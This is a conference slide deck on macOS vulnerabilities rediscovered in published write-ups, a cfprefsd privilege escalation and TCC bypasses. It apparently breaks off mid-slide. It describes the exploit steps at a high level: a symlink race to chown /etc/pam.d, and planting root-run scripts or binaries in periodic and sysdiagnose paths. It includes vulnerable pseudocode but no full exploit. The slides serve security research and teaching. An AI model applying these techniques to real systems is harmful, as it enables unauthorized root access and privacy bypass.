


macOS Vulnerabilities Hiding in Plain Sight



Csaba Fitzl

Twitter: @theevilbit



whoami

- lead content developer of "macOS Control Bypasses" @ Offensive Security
- macOS bug hunter
- ex red/blue teamer
- husband, father
- hiking, trail running 🥾 🏔️ 🏃



Agenda

- Intro
- CVE-2021-1815 - macOS local privilege escalation via Preferences
- CVE-2021-30972 - TCC bypass
- CVE-2022-XXXX - Sandbox escape via disk arbitration
- for each CVE:
 - technical background
 - original vulnerability and exploit
 - new vulnerability and exploit

INTRO

- "can't see the forest for the trees"
- we are so focused on something, that we can easily miss some details
- rush in reading stuff online

INTRO

- I tend to read the same articles again and again
- I found three vulnerabilities in published writeups
- not for the first read, but probably 10th, 20th or even 30th

CVE-2021-1815 - macOS local privilege escalation via Preferences

cfprefsd

- core foundation preferences daemon
- sets/stores and retrieves preferences for apps
- 2 instances: user, system
- interact: Preferences API or direct XPC ()

original vulnerability

- pwn2own 2020 - 6 step exploit chain to pwn macOS (Yonghwi Jin, Jungwon Lim, Insu Yun, and Taesoo Kim)
- LPE via cfprefsd
- allowed change ownership of arbitrary folder

```
CFPrefsCreatePreferencesDirectory(path) {  
    for(slice in path.split("/")) {  
        cur += slice  
        if(!mkdir(cur, 0777) || errno in (EEXIST, EISDIR)) {  
            chmod(cur, perm)  
            chown(cur, client_id, client_group)  
        } else break  
    }  
}
```


original exploit

- race with symlink
- change ownership of /etc/pam.d
- update sudo pam config
- get root without password

```
_CFPrefsCreatePreferencesDirectory(path) {  
    for(slice in path.split("/")) {  
        cur += slice  
        if(!mkdir(cur, 0777) || errno in (EEXIST, EISDIR)) {  
            chmod(cur, perm)  
            chown(cur, client_id, client_group)  
        } else break  
    }  
}
```

Apple's fix

- reversed by the pwn2own team
- ensures symlinks are no longer followed (O_NOFOLLOW)

```
int _CFPrefsCreatePreferencesDirectory(path) {
    int dirfd = open("/", O_DIRECTORY);
    for(slice in path.split("/")) {
        int fd = openat(dirfd, slice, O_DIRECTORY);
        if (fd == -1 && errno == ENOENT && !mkdirat(dirfd, slice, perm)) {
            fd = openat(dirfd, slice, O_DIRECTORY|O_NOFOLLOW);
            if ( fd == -1 ) return -1;
            fchown(fd, uid, gid);
        }
    } // close all fds return 0;
}
```

the issue

- although the symlink issue is solved
- a directory is still created
- and ownership set
- ==> we can create a directory anywhere and set the user as the owner

```
int _CFPrefsCreatePreferencesDirectory(path) {
    int dirfd = open("/", O_DIRECTORY);
    for(slice in path.split("/")) {
        int fd = openat(dirfd, slice, O_DIRECTORY);
        if (fd == -1 && errno == ENOENT && !mkdirat(dirfd, slice, perm)) {
            fd = openat(dirfd, slice, O_DIRECTORY|O_NOFOLLOW);
            if ( fd == -1 ) return -1;
            fchown(fd, uid, gid);
        }
    } // close all fds return 0;
}
```

exploit method #1

- periodic scripts: executed daily/weekly/monthly
- config: /etc/defaults/periodic.conf
- the "local" directory is empty by default
- won't work beyond 11.5 (see: https://theevilbit.github.io/beyond/beyond_0019/)
- slow :(getting root can take up to a day


```
# periodic script dirs  
local_periodic="/usr/local/etc/periodic"
```

demo




Macintosh HD

```
csaby --zsh -- 80x24
[csaby@bigsur ~ % ls -l /usr/local
csaby@bigsur ~ %
```



exploit method #2

- sysdiagnose runs as root
- it executes binaries from /usr/local/bin (doesn't exist by default)
- some of these have been remediated because of homebrew
- not perfect - depends on user trigger:
 - Feedback Assistant
 - manually invoke
 - keyboard shortcut: Command + Option + Shift + Control + Period (.)




```
/usr/bin/sysdiagnose /usr/local/bin/ctsctl
/usr/bin/sysdiagnose /usr/local/bin/eos-health
/usr/bin/sysdiagnose /usr/local/bin/aeutil
/usr/bin/sysdiagnose /usr/local/bin/CGDebug
/usr/bin/sysdiagnose /usr/local/bin/amstool
/usr/bin/sysdiagnose /usr/local/bin/kpctl
/usr/bin/sysdiagnose /usr/local/bin/TrustedAccessoryFirmwareTool
/usr/bin/sysdiagnose /usr/local/bin/aopaudctl
/usr/bin/sysdiagnose /usr/local/bin/ACMTool
/usr/bin/sysdiagnose /usr/local/bin/sysconfig
/usr/bin/sysdiagnose /usr/local/bin/cdknowledgetool
/usr/bin/sysdiagnose /usr/local/bin/cdcontexttool
/usr/bin/sysdiagnose /usr/local/bin/cdinteracttool summarizeData
/usr/bin/sysdiagnose /usr/local/bin/iordump
/usr/bin/sysdiagnose /usr/local/bin/keystorectl
/usr/bin/sysdiagnose /usr/local/bin/pmtool
/usr/bin/sysdiagnose /usr/local/bin/xcpm
/usr/bin/sysdiagnose /usr/local/bin/apsclient
/usr/bin/sysdiagnose /usr/local/bin/audioDeviceDump
/usr/bin/sysdiagnose /usr/local/bin/dastool
/usr/bin/sysdiagnose /usr/local/bin/imtool
/usr/bin/sysdiagnose /usr/local/bin/idstool
/usr/bin/sysdiagnose /usr/local/bin/gestalt_query
/usr/bin/sysdiagnose /usr/local/bin/cddebug
/usr/bin/sysdiagnose /usr/local/bin/airplayutil
/usr/bin/sysdiagnose /usr/local/bin/osvariantutil
/usr/bin/sysdiagnose /usr/local/bin/controlbits
/usr/bin/sysdiagnose /usr/local/bin/ffctl
/usr/bin/sysdiagnose /usr/local/bin/clpc
/usr/bin/sysdiagnose /usr/local/bin/clpctop
/usr/bin/sysdiagnose /usr/local/bin/clpcctrl
/usr/bin/sysdiagnose /usr/local/bin/svdiagnose
/usr/bin/sysdiagnose /usr/local/bin/cplctl
/usr/bin/sysdiagnose /usr/local/bin/netlog
/usr/bin/sysdiagnose /usr/local/bin/CADebug
/usr/bin/sysdiagnose /usr/local/bin/CGDisplay
/usr/bin/sysdiagnose /usr/local/bin/ltop
/usr/bin/sysdiagnose /usr/local/bin/jetsam_priority
/usr/bin/sysdiagnose /usr/local/bin/IOSDebug
/usr/bin/sysdiagnose /usr/local/bin/ddt
```

**CVE-2021-30972 - TCC
bypass**


TCC

- security feature to control access to privacy related resources
- sqlite3 database (except: private entitlements, mac1 extended attribute) - (~)/Library/Application Support/com.apple.TCC/TCC.db
- for more: talk (20+ Ways to Bypass Your macOS Privacy Mechanisms), posts by Wojciech Regula and myself



CVE-2021-30713 - TCC bypass by XCSSET

- XCSSET malware TCC bypass 0day
- discovered by JAMF
- malicious app is hosted inside a bundle, which has TCC permissions
- macOS wrongly identifies the bundle (hint!!!)



CVE-2021-30798 - TCC Bypass Again, Inspired By XCSSET

- found by Mickey Jin
- TCC db contains only bundle ID
- simply fake the bundle ID in the app
- system performs code sign check on the real bundle (hint!!!)

```
(lldb) po $rdx
<OS_xpc_dictionary: dictionary[0x7fdc22d33cc0]: { refcnt = 1, xrefcnt = 4, subtype = 1, count = 14, transport = 0, dest port = 0x0, dest
msg id = 0x0, transaction = 0, voucher = 0x0 } <dictionary: 0x7fdc22d33cc0> { count = 14, transaction: 0, voucher = 0x0, contents =
